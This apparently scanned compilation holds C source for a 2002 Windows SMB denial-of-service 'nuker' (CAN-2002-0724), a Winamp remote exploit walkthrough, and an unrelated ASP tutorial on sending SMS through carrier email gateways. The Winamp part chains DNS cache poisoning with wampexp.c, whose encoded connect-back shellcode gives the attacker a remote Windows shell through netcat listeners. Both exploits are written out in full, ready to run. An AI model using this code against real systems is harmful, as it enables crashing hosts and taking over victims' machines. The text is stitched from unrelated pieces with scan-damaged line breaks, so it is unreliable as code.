__attribute__((packed)) parameters;
```

```
typedef struct
```

```
{  
    uint8_t format;  
    unsigned char *name;  
}
```

```
t_dialects;
```

```

t_dialects dialects[] = {
    {2, "PC NETWORK PROGRAM 1.0"},
    {2, "MICROSOFT NETWORKS 1.03"},
    {2, "MICROSOFT NETWORKS 3.0"},
    {2, "LANMAN1.0"},
    {2, "LM1.2X002"},
    {2, "Samba"},
    {2, "NT LM 0.12"},
    {2, "NT LANMAN 1.0"},
    {0, NULL}
};

enum
{
    STATE_REQUESTING_SESSION_SETUP = 1,
    STATE_NEGOTIATING_PROTOCOL,
    STATE_REQUESTING_SESSION_SETUP_ANDX,
    STATE_REQUESTING_TREE_CONNECT_ANDX,
    STATE_REQUESTING_TRANSACTION
}
status;

const unsigned char *global_scope = NULL;

/*****
*****/
* return the total storage length of a mangled name - from smbclient
*
*****/

int
name_len (char *s1)
{
    /* NOTE: this argument _must_ be unsigned */
    unsigned char *s = (unsigned char *) s1;
    int len;

    /* If the two high bits of the byte are set, return 2. */
    if (0xC0 == (*s & 0xC0))
        return (2);

    /* Add up the length bytes. */
    for (len = 1; (*s); s += (*s) + 1)
    {
        len += *s + 1;
        assert (len < 80);
    }

    return (len);
} /* name_len */

/*****
*****/
* mangle a name into netbios format - from smbclient
* Note: <Out> must be (33 + strlen(scope) + 2) bytes

```

```

long, at minimum.
    *
*****
*****/

int
name_mangle (char *In, char *Out, char name_type)
{
    int i;
    int c;
    int len;
    char buf[20];
    char *p = Out;

    /* Safely copy the input string, In, into buf[]. */
    (void) memset (buf, 0, 20);
    if (strcmp (In, "") == 0)
        buf[0] = '*';
    else
        (void) snprintf (buf, sizeof (buf) - 1, "%-15.15s%c", In, name_type);

    /* Place the length of the first field into the output buffer. */
    p[0] = 32;
    p++;

    /* Now convert the name to the rfc1001/1002 format. */
    for (i = 0; i < 16; i++)
    {
        c = toupper (buf[i]);
        p[i * 2] = ((c >> 4) & 0x000F) + 'A';
        p[(i * 2) + 1] = (c & 0x000F) + 'A';
    }
    p += 32;
    p[0] = '\\0';

    /* Add the scope string. */
    for (i = 0, len = 0; NULL != global_scope; i++, len++)
    {
        switch (global_scope[i])
        {
            case '\\0':
                p[0] = len;
                if (len > 0)
                    p[len + 1] = 0;
                return (name_len (Out));
            case '.':
                p[0] = len;
                p += (len + 1);
                len = -1;
                break;
            default:
                p[len + 1] = global_scope[i];
                break;
        }
    }

    return (name_len (Out));
}

```

```

}

int
tcp_connect (const char *rhost, unsigned short port)
{
    struct sockaddr_in dest;
    struct hostent *host;
    int fd;

    host = gethostbyname (rhost);
    if (host == NULL)
    {
        fprintf (stderr, "Could not resolve host: %s\n", rhost);
        return -1;
    }

    dest.sin_family = AF_INET;
    dest.sin_addr.s_addr = *(long *) (host->h_addr);
    dest.sin_port = htons (port);

    fd = socket (AF_INET, SOCK_STREAM, 0);

    if (connect (fd, (struct sockaddr *) &dest, sizeof (dest)) < 0)
    {
        fprintf (stderr, "Could not connect to %s:%d - %s\n", rhost, port,
                strerror (errno));
        return -1;
    }

    return fd;
}

void
build_smb_header (smb_header *hdr, uint8_t command, uint8_t flags,
                 uint16_t flags2, uint16_t tree_id, uint16_t proc_id,
                 uint16_t user_id, uint16_t mpex_id)
{
    memset (hdr, 0, sizeof (smb_header));

    /* SMB Header MAGIC. */
    hdr->server_component[0] = 0xff;
    hdr->server_component[1] = 'S';
    hdr->server_component[2] = 'M';
    hdr->server_component[3] = 'B';

    hdr->command = command;

    hdr->flags = flags;
    hdr->flags2 = flags2;

    hdr->tree_id = tree_id;
    hdr->proc_id = proc_id;
    hdr->user_id = user_id;
    hdr->mpex_id = mpex_id;
}

```

```

unsigned char *
push_string (unsigned char *stack, unsigned char *string)
{
    strcpy (stack, string);
    return stack + strlen (stack) + 1;
}

void
request_session_setup (int fd, char *netbios_name)
{
    nbt_packet pkt;

    pkt.type = SESSION_REQUEST;
    pkt.flags = 0x00;
    pkt.length = bswap16 (sizeof (nbt_packet));
    name_mangle (netbios_name, pkt.called, 0x20);
    name_mangle ("", pkt.calling, 0x00);
    write (fd, &pkt, sizeof (nbt_packet));
}

void
negotiate_protocol (unsigned char *buffer, int fd)
{
    smb_header hdr;
    unsigned char *p;
    uint16_t proc_id, mpex_id;
    int i;

    proc_id = (uint16_t) rand ();
    mpex_id = (uint16_t) rand ();

    buffer[0] = SESSION_MESSAGE;
    buffer[1] = 0x0;

    build_smb_header (&hdr, SMB_NEGOTIATE_PROTOCOL, 0, 0, 0, proc_id, 0,
        mpex_id);

    memcpy (buffer + 4, &hdr, sizeof (smb_header));

    p = buffer + 4 + sizeof (smb_header) + 3;

    for (i = 0; dialects[i].name != NULL; i++)
    {
        *p = dialects[i].format;
        strcpy (p + 1, dialects[i].name);
        p += strlen (dialects[i].name) + 2;
    }

    /* Set the word count */
    *(uint8_t *) (buffer + 4 + sizeof (smb_header)) = 0;

    /* Set the byte count */
    *(uint16_t *) (buffer + 4 + sizeof (smb_header) + 1) =
        (uint16_t) (p - buffer - 4 - sizeof (smb_header) - 3);

    *(uint16_t *) (buffer + 2) = bswap16 ((uint16_t) (p - buffer - 4));
}

```

```

write (fd, buffer, p - buffer);

}

void
request_session_setup_andx (unsigned char *buffer, int fd)
{
    smb_header hdr;
    session_setup_andx_request ssar;
    uint16_t proc_id, mpex_id;
    unsigned char *p;

    proc_id = (uint16_t) rand ();
    mpex_id = (uint16_t) rand ();

    build_smb_header (&hdr, SMB_SESSION_SETUP_ANDX, 0x08, 0x0001, 0,
proc_id, 0,
    mpex_id);

    buffer[0] = SESSION_MESSAGE;
    buffer[1] = 0x0;

    memcpy (buffer + 4, &hdr, sizeof (smb_header));

    p = buffer + 4 + sizeof (smb_header);

    memset (&ssar, 0, sizeof (session_setup_andx_request));
    ssar.wct = 13;
    ssar.andx_command = 0xff; /* No further commands */
    ssar.max_buffer = 65535;
    ssar.max_mpx_count = 2;
    ssar.vc_number = 1025;

    ssar.ANSI_pwlen = 1;

    p = buffer + 4 + sizeof (smb_header) + sizeof
(session_setup_andx_request);

    /* Ansi password */
    p = push_string (p, "");

    /* Account */
    p = push_string (p, "");

    /* Primary domain */
    p = push_string (p, "WORKGROUP");

    /* Native OS */
    p = push_string (p, "Unix");

    /* Native Lan Manager */
    p = push_string (p, "Samba");

    ssar.bcc =
    p - buffer - 4 - sizeof (smb_header) -
    sizeof (session_setup_andx_request);

```

```

memcpy (buffer + 4 + sizeof (smb_header), &ssar,
        sizeof (session_setup_andx_request));

/* Another byte count */
*(uint16_t *) (buffer + 2) =
    bswap16 ((uint16_t)
        (sizeof (session_setup_andx_request) + sizeof (smb_header) +
        ssar.bcc));

write (fd, buffer,
        sizeof (session_setup_andx_request) + sizeof (smb_header) + 4 +
        ssar.bcc);
}

void
request_tree_connect_andx (unsigned char *buffer, int fd,
                           const char *netbios_name)
{
    smb_header hdr;
    tree_connect_andx_request tcar;
    uint16_t proc_id, user_id;
    unsigned char *p, *q;

    proc_id = (uint16_t) rand ();
    user_id = ((smb_header *) (buffer + 4))->user_id;

    build_smb_header (&hdr, SMB_TREE_CONNECT_ANDX, 0x18, 0x2001, 0,
proc_id,
        user_id, 0);

    buffer[0] = SESSION_MESSAGE;
    buffer[1] = 0x0;

    memcpy (buffer + 4, &hdr, sizeof (smb_header));

    memset (&tcar, 0, sizeof (tree_connect_andx_request));

    tcar.wct = 4;
    tcar.andx_command = 0xff; /* No further commands */
    tcar.pwlen = 1;

    p = buffer + 4 + sizeof (smb_header) + sizeof
(tree_connect_andx_request);

    /* Password */
    p = push_string (p, "");

    /* Path */
    q = malloc (8 + strlen (netbios_name));

    sprintf (q, "\\\\%s\\IPC$", netbios_name);
    p = push_string (p, q);

    free (q);

    /* Service */

```

```

p = push_string (p, "IPC");

tcar.bcc =
    p - buffer - 4 - sizeof (smb_header) - sizeof
(tree_connect_andx_request);

memcpy (buffer + 4 + sizeof (smb_header), &tcar,
    sizeof (tree_connect_andx_request));

/* Another byte count */
*(uint16_t *) (buffer + 2) =
    bswap16 ((uint16_t)
    (sizeof (tree_connect_andx_request) + sizeof (smb_header) +
    tcar.bcc));

write (fd, buffer,
    sizeof (tree_connect_andx_request) + sizeof (smb_header) + 4 +
    tcar.bcc);
}

void
request_transaction (unsigned char *buffer, int fd)
{
    smb_header hdr;
    transaction_request transaction;
    parameters params;
    uint16_t proc_id, tree_id, user_id;
    unsigned char *p;

    proc_id = (uint16_t) rand ();
    tree_id = ((smb_header *) (buffer + 4))->tree_id;
    user_id = ((smb_header *) (buffer + 4))->user_id;

    build_smb_header (&hdr, SMB_COM_TRANSACTION, 0, 0, tree_id, proc_id,
        user_id, 0);

    buffer[0] = SESSION_MESSAGE;
    buffer[1] = 0x0;

    memcpy (buffer + 4, &hdr, sizeof (smb_header));

    memset (&transaction, 0, sizeof (transaction_request));

    transaction.wct = 14;
    transaction.total_param_cnt = 19; /* Total length of parameters */
    transaction.param_cnt = 19; /* Length of parameter */

    p = buffer + 4 + sizeof (smb_header) + sizeof (transaction_request);

    /* Transaction name */
    p = push_string (p, "\\PIPE\\LANMAN");

    transaction.param_offset = p - buffer - 4;

    params.function_code = (uint16_t) 0x68; /* NetServerEnum2 */
    strcpy (params.param_descriptor, "WrLeh"); /* RAP_NetGroupEnum_REQ */
    strcpy (params.return_descriptor, "B13BWz"); /* RAP_SHARE_INFO_L1 */

```



```

params.detail_level = 1;
params.recv_buffer_len = 50000;

memcpy (p, &params, sizeof (parameters));

p += transaction.param_cnt;

transaction.data_offset = p - buffer - 4;

transaction.bcc =
    p - buffer - 4 - sizeof (smb_header) - sizeof (transaction_request);

memcpy (buffer + 4 + sizeof (smb_header), &transaction,
        sizeof (transaction_request));

/* Another byte count */
*(uint16_t *) (buffer + 2) =
    bswap16 ((uint16_t)
        (sizeof (transaction_request) + sizeof (smb_header) +
        transaction.bcc));

write (fd, buffer,
        sizeof (transaction_request) + sizeof (smb_header) + 4 +
        transaction.bcc);
}

typedef struct
{
    uint16_t transaction_id;
    uint16_t flags;
    uint16_t questions;
    uint16_t answerRRs;
    uint16_t authorityRRs;
    uint16_t additionalRRs;

    unsigned char query[32];
    uint16_t name;
    uint16_t type;
    uint16_t class;
}
__attribute__((packed)) nbt_name_query;

typedef struct
{
    nbt_name_query answer;
    uint32_t ttl;
    uint16_t datalen;
    uint8_t names;
}
__attribute__((packed)) nbt_name_query_answer;

char *
list_netbios_names (unsigned char *buffer, size_t size, const char
*rhost,
                    unsigned short port, unsigned int timeout)
{
    nbt_name_query query;

```

```

struct sockaddr_in dest;
struct hostent *host;
int fd, i;

fd_set rfds;
struct timeval tv;

printf ("Trying to list netbios names on %s\n", rhost);

host = gethostbyname (rhost);
if (host == NULL)
{
    fprintf (stderr, "Could not resolve host: %s\n", rhost);
    return NULL;
}

memset (&dest, 0, sizeof (struct sockaddr_in));

dest.sin_family = AF_INET;
dest.sin_addr.s_addr = *(long *) (host->h_addr);
dest.sin_port = htons (port);

if ((fd = socket (AF_INET, SOCK_DGRAM, 0)) < 0)
{
    fprintf (stderr, "Could not setup the UDP socket: %s\n",
        strerror (errno));
    return NULL;
}

memset (&query, 0, sizeof (nbt_name_query));

query.transaction_id = (uint16_t) bswap16 (0x1e); //rand();
query.flags = bswap16 (0x0010);
query.questions = bswap16 (1);

name_mangle ("*", query.query, 0);
query.type = bswap16 (0x21);
query.class = bswap16 (0x01);

if (sendto
    (fd, &query, sizeof (nbt_name_query), 0, (struct sockaddr *) &dest,
    sizeof (struct sockaddr_in)) != sizeof (nbt_name_query))
{
    fprintf (stderr, "Could not send UDP packet: %s\n", strerror
    (errno));
    return NULL;
}

/* Now, wait for an answer -- add a timeout to 10 seconds */

FD_ZERO (&rfds);
FD_SET (fd, &rfds);

tv.tv_sec = timeout;
tv.tv_usec = 0;

if (!select (fd + 1, &rfds, NULL, NULL, &tv))

```

```

    {
        fprintf (stderr,
            "The udp read has reached the timeout - try setting the netbios name
manually - exiting...\n");
        return NULL;
    }

    recvfrom (fd, buffer, size, 0, NULL, NULL);

    for (i = 0; i < ((nbt_name_query_answer *) buffer)->names; i++)
        if ((uint8_t) * (buffer + sizeof (nbt_name_query_answer) + 18 * i +
15) ==
            0x20)
            return buffer + sizeof (nbt_name_query_answer) + 18 * i;

    printf ("No netbios name available for use - you probably won't be
able to crash this host\n");
    printf ("However, you can try setting one manually\n");

    return NULL;
}

char *
extract_name (const char *name)
{
    int i;
    char *p = malloc(14);

    for (i = 0; i < 14; i++)
        if (name[i] == ' ')
            break;
        else
            p[i] = name[i];

    p[i] = '\0';

    return p;
}

void
print_banner (void)
{
    printf ("Windows SMB Nuker (DoS) - Proof of concept - CVE CAN-2002-
0724\n");
    printf ("Copyright 2002 - Frederic Deletang (df@phear.org) -
28/08/2002\n\n");
}

int
is_smb_header (const unsigned char *buffer, int len)
{
    if (len < sizeof (smb_header))
        return 0;

    if (buffer[0] == 0xff && buffer[1] == 'S' && buffer[2] == 'M'
&& buffer[3] == 'B')
        return 1;
}

```

```

else
    return 0;
}

int
main (int argc, char **argv)
{
    int fd, r, i, c;
    unsigned char buffer[1024 * 4]; /* Enough. */
    char *hostname = NULL, *name = NULL;

    unsigned int showhelp = 0;

    unsigned int packets = 10;
    unsigned int state;

    unsigned int udp_timeout = 10;
    unsigned int tcp_timeout = 10;

    unsigned short netbios_ssn_port = 139;
    unsigned short netbios_ns_port = 137;

    fd_set rfd;
    struct timeval tv;

    srand (time (NULL));

    print_banner ();

    while ((c = getopt (argc, argv, "N:n:p:P:t:T:h")) != -1)
    {
        switch (c)
        {
            case 'N':
                name = optarg;
                break;
            case 'n':
                packets = atoi (optarg);
                break;
            case 'p':
                netbios_ns_port = atoi (optarg);
                break;
            case 'P':
                netbios_ssn_port = atoi (optarg);
                break;
            case 't':
                udp_timeout = atoi (optarg);
                break;
            case 'T':
                tcp_timeout = atoi (optarg);
                break;
            case 'h':
                showhelp = 1;
                break;
            default:
                showhelp = 1;
                break;
        }
    }
}

```

```

if (optind < argc)
    hostname = argv[optind++];

if (showhelp || hostname == NULL)
{
    printf ("Usage: %s [options] hostname/ip...\n", argv[0]);
    printf
        (" -N [netbios-name] Netbios Name (default: ask the remote
host)\n");
    printf
        (" -n [packets] Number of crafted packets to send (default: %d)\n",
        packets);
    printf
        (" -p [netbios-ns port] UDP Port to query (default: %d)\n",
        netbios_ns_port);
    printf
        (" -P [netbios-ssn port] TCP Port to query (default: %d)\n",
        netbios_ssn_port);
    printf
        (" -t [udp-timeout] Timeout to wait for receive on UDP ports
(default: %d)\n",
        udp_timeout);
    printf
        (" -T [tcp-timeout] Timeout to wait for receive on TCP ports
(default: %d)\n",
        tcp_timeout);
    printf ("\n");
    printf ("Known vulnerable systems: \n");
    printf (" - Windows NT 4.0 Workstation/Server\n");
    printf (" - Windows 2000 Professional/Advanced Server\n");
    printf (" - Windows XP Professional/Home edition\n\n");
    exit (1);
}

if (!name
    && (name =
        list_netbios_names (buffer, sizeof (buffer), hostname,
        netbios_ns_port, udp_timeout)) == NULL)
    exit (1);
else
    name = extract_name (name);

printf ("Using netbios name: %s\n", name);

printf ("Connecting to remote host (%s:%d)...\n", hostname,
        netbios_ssn_port);

fd = tcp_connect (hostname, netbios_ssn_port);

if (fd == -1)
    exit (1);

FD_ZERO (&rfd);
FD_SET (fd, &rfd);

```

```

tv.tv_sec = tcp_timeout;
tv.tv_usec = 0;

state = STATE_REQUESTING_SESSION_SETUP;

request_session_setup (fd, name);

for (;;)
{
    if (!select (fd + 1, &rfd, NULL, NULL, &tv))
    {
        if (state == STATE_REQUESTING_TRANSACTION)
        {
            fprintf (stderr,
                "Timeout during TCP read - Seems like the remote host has
crashed\n");
            return 0;
        }
        else
        {
            fprintf (stderr,
                "Nuke failed (tcp timeout) at state %#02x, exiting...\n",
                state);
            return 1;
        }
    }
}

r = read (fd, buffer, sizeof (buffer));

if (r == 0)
{
    printf
        ("Nuke failed at state %#02x (EOF, wrong netbios name ?),
exiting...\n",
        state);
    exit (1);
}

if (((smb_header *) (buffer + 4))->error_class != 0)
{
    fprintf (stderr, "Nuke failed at state %#02x, exiting...\n", state);
    exit (1);
}

switch (state)
{
case STATE_REQUESTING_SESSION_SETUP:
    printf ("Negotiating protocol...\n");
    negotiate_protocol (buffer, fd);
    break;
case STATE_NEGOTIATING_PROTOCOL:
    printf ("Requesting session setup (AndX)\n");
    request_session_setup_andx (buffer, fd);
    break;
case STATE_REQUESTING_SESSION_SETUP_ANDX:
    printf ("Requesting tree connect (AndX)\n");
    request_tree_connect_andx (buffer, fd, name);
}

```

```

    break;
case STATE_REQUESTING_TREE_CONNECT_ANDX:
    for (i = 0; i < packets; i++)
    {
        printf ("Requesting transaction (nuking) #%d\n", i + 1);
        request_transaction (buffer, fd);
    }
    printf ("Wait...\n");
    break;
default:
    printf ("Seems like the nuke failed :/ (patched ?)\n");
    exit (1);
}

state++;
}

return 0;
}

```

Remote Winamp Exploit: Winamp includes an option, enabled by default, which checks on startup for the latest version from <http://www.winamp.com> and will then notify the user of a possible upgrade via a message box. Unfortunately, if it were to receive a huge response, the thread parsing the data is thrown into an infinite loop and eventually the exception dispatcher is called. Then like most of the time, an overflow will occur.

Example:

Nameserver - 192.168.0.1
Attacker - 192.168.1.2
Victim (windows machine) - 192.168.0.2

1) Attacker poisons nameserver cache.

```

192.168.1.2:
x@x:~$ ./p0ison 192.168.0.1 www.winamp.com 192.168.1.2

```

2) Victim is now resolving www.winamp.com to attacker machine.

```

192.168.0.2:
C:>nslookup www.winamp.com
Server: z3.names.int
Address: 192.168.0.1

```

```

Name: www.winamp.com
Address: 192.168.1.2

```

3) Attacker fires up exploit as web daemon.

```

192.168.1.2:
x@x:~$ (./wampexp 192.168.1.2 5555)/nc -l -p 80

```

4) Attacker waits for connect-back by exploit.

```

192.168.1.2:
x@x:~$ nc -l -p 5555

```

5) Winamp is open on the client's side.

6) Client tries to update, causing a crash and the execution of code.

192.168.1.2:

```
x@x:~$ nc -l -p 5555
```

```
Microsoft Windows 2000 [Version 5.00.2195]
```

```
(C) Copyright 1985-2000 Microsoft Corp.
```

```
C:>
```

Exploit:

```
/*
```

```
wampexp.c
```

```
July 3rd, 2002
```

Winamp 2.80a and all previous remote exploit (connect-back styles). winamp has an option, enabled by default, which checks for the latest version from www.winamp.com and will then notify the user of a possible upgrade via a messagebox..unfortunately, if it were to receive a huge response via some nameserver corruption the thread parsing the response is thrown into an infinite loop and eventually the exception dispatcher is called.. and THEN like most of the time under windows a big, bad, overflow occurs..

```
ex: # (./wampexp 192.168.0.1 5555)|nc -l -p 80
# nc -l -p 5555
*poisoned user opens winamp*
# nc -l -p 5555
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

```
C:\>
```

```
sincerely, 2c79cbe14ac7d0b8472d3f129faldf55
(c79cbe14ac7d0b8472d3f129faldf55@yahoo.com)
```

```
yes, yahoo took away my 2! ;~~~
```

```
*/
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/errno.h>
#include <unistd.h>
```

```
// a minimal HTTP header and fake version
```

```
unsigned char payload[35904] =
```

```
"\x4f\x4b\x0d\x0a\x0d\x0a\x39\x2e\x39\x39\x0d\x0a\x0d\x0a";
```

```
// a gruesome hack of dark spyrits jill.c shell that further alters the
```



```
// startupinfo structure (as this isn't a service) and calls ExitThread
// to keep things invisible..
```

```
unsigned char shell[] =
"\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x
95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x
95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\x
e3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\x
aa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x
91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\x
a6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x
56"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x
55"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x
95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x
95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\x
c5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x
18"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x
6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x
14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\x16\x53\x
84"
"\x6a\x73\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x
14"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\x
e2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\x
fd"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\x
c5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x
4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x80\x26\x52\xd2\x91\x55\x3d\x95\x
94"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\x
c3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x
15"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x
6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\x
c0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\x
fd"
```

```
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\xe7"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc3\x98\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xed\xed\xed\xed\xed\xed\xed\xed\xed\xed\xed\xed\xed\xed"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xda\xde\xda\x6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\xc4\x2b\x02\x75\x66\xc7\x47\x4c\x01\x81\x50\x8d\x47\x20"
"\x50\x83\xee\x11\x05\x11\x11\x11\x01\x2d\x7a\x12\x11\x01\xff\xe0";
```

```
main(char argc, char **argv){
int i;
    unsigned short int a_port;
    unsigned long a_host;
    struct hostent *ht;
    struct sockaddr_in sin;

    if (argc < 3){
        printf("Winamp 2.80a remote exploit (7/3/2002)\n");
        printf("c79cbel4ac7d0b8472d3f129faldf55@yahoo.com\n\n");
        printf("usage: %s <localhost> <localport>\n\n", argv[0]);
        printf("NOTE: target os is 2000.. probably works on all\n");
        printf("winamp versions prior to 2.80a as there are no \n");
        printf("dependancies on winamp, only the static ws2help\n\n");
        exit(-1);
    }
}
```

```
// blatantly ripped! *TEEHEEEHHEH*
    a_port = htons(atoi(argv[2]));
    a_port ^= 0x9595;
    if ((ht = gethostbyname(argv[1])) == 0){herror(argv[1]);exit(-1);}
    a_host = *((unsigned long *)ht->h_addr);
    a_host ^= 0x95959595;
```

```

shell[385] = ((a_port) & 0xff);
shell[386] = ((a_port >> 8) & 0xff);
shell[390] = ((a_host) & 0xff);
shell[391] = ((a_host >> 8) & 0xff);
shell[392] = ((a_host >> 16) & 0xff);
shell[393] = ((a_host >> 24) & 0xff);

strcat(payload, shell);

// lots of NOPs
for(i=792;i<9704;i++)
    strcat(payload, "\x90");

// we land here when we jmp ebx the second time
// this sets ebx to the start of our shell, and jmps back
strcat(payload, "\x81\xc3\x11\x11\x11\x01\x81\xeb\x07\x37");
strcat(payload, "\x11\x01\xff\xe3");

// lots more NOPs for lots more fun
for(i=9718;i<35809;i++)
    strcat(payload, "\x90");

// and bh, dl; jmp ebx.. this allows us to jmp back into an area
// where we can put some real code
strcat(payload, "\x22\xfa\xff\xe3");

// our "eip" (call ecx; ntdll.dll@0x11936)
// jmp ebx; ws2help.dll@0xdd6 (v5.0.2134.1, static on all service
packs)
strcat(payload, "\xd6\x19\x02\x75");

// if ws2help doesn't match for some reason, use this call ebx..
// dependant on the winamp in_wm.dll plugin
//strcat(payload, "\x57\x22\x12\x01");

    strcat(payload, "\x0d\x0a");

printf("%s", payload);
}

```

SMS INDIA

In October 2002, I have developed SMS INDIA website to send free SMS messages to mobile phones in India. After 10 days of its launch itself the site got about 1000-1300 hits/day. But that's a simple script and you can develop your own site with SMS messaging system.

Almost all mobile services in India have the option to receive SMS messages via email. Most of the people don't know about this feature. SMS INDIA works on this concept.

First I've collected the group email address for the mobile services in India.

For example: All Airtel subscribers in Andhra Pradesh will have the mobile number starting with 9849. The group email address for this mobile service is 919849XXXXXX@airtelap.com. So if you want to send an SMS message to 9849012345, just email your message to 919849012345@airtelap.com.

Then using the CDONTS component in ASP, I've sent the messages that users send from SMS INDIA as an email to the respective mobile numbers. Depending on the mobile service it takes about 1-5 minutes for the message to reach the mobile phone. For AIRTEL in Andhra Pradesh it takes about 1.5-2.5 minutes to reach the handset.

Let's see how to start your own SMS messaging system. For that you must have some hosting space which supports ASP and have the CDONTS component installed.

Index.htm

```
<html>

<head>
<meta name="GENERATOR" content="Microsoft FrontPage 5.0">
<meta name="ProgId" content="FrontPage.Editor.Document">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Mobile number</title>
</head>
<body><center>
<table border="2" cellpadding="0" cellspacing="0" style="BORDER-COLLAPSE: collapse" bordercolor="#000000" width="70%" id="AutoNumber3" bgcolor="#c87448">
<form method="post" action="smsprocess.asp">
<TBODY>
  <tr>
    <td width="39%"><b> <font face="Verdana" size="2" color="#d8b870">Mobile number:</font></b></td>
    <td width="61%"><font face="Verdana"><b> <font color="#d8b870">
      <select size="1" name="series" style="PADDING-RIGHT:0px; PADDING-LEFT:0px; FONT-SIZE:10pt; PADDING-BOTTOM:0px; PADDING-TOP:0px; FONT-FAMILY:Verdana; BACKGROUND-COLOR:#d8b870" id="Select1">
```

<option selected>9810</option>
<option>9811</option>
<option>9812</option>
<option>9815</option>
<option>9816</option>
<option>9818</option>
<option>9821</option>
<option>9822</option>
<option>9823</option>
<option>9824</option>
<option>9825</option>
<option>9826</option>
<option>9830</option>
<option>9831</option>
<option>9837</option>
<option>9839</option>
<option>9840</option>
<option>9841</option>
<option>9842</option>
<option>9843</option>
<option>9844</option>
<option>9845</option>
<option>9846</option>
<option>9847</option>
<option>9848</option>
<option>9849</option>
<option>9890</option>
<option>9891</option>
<option>9892</option>
<option>9893</option>
<option>9894</option>
<option>9895</option>
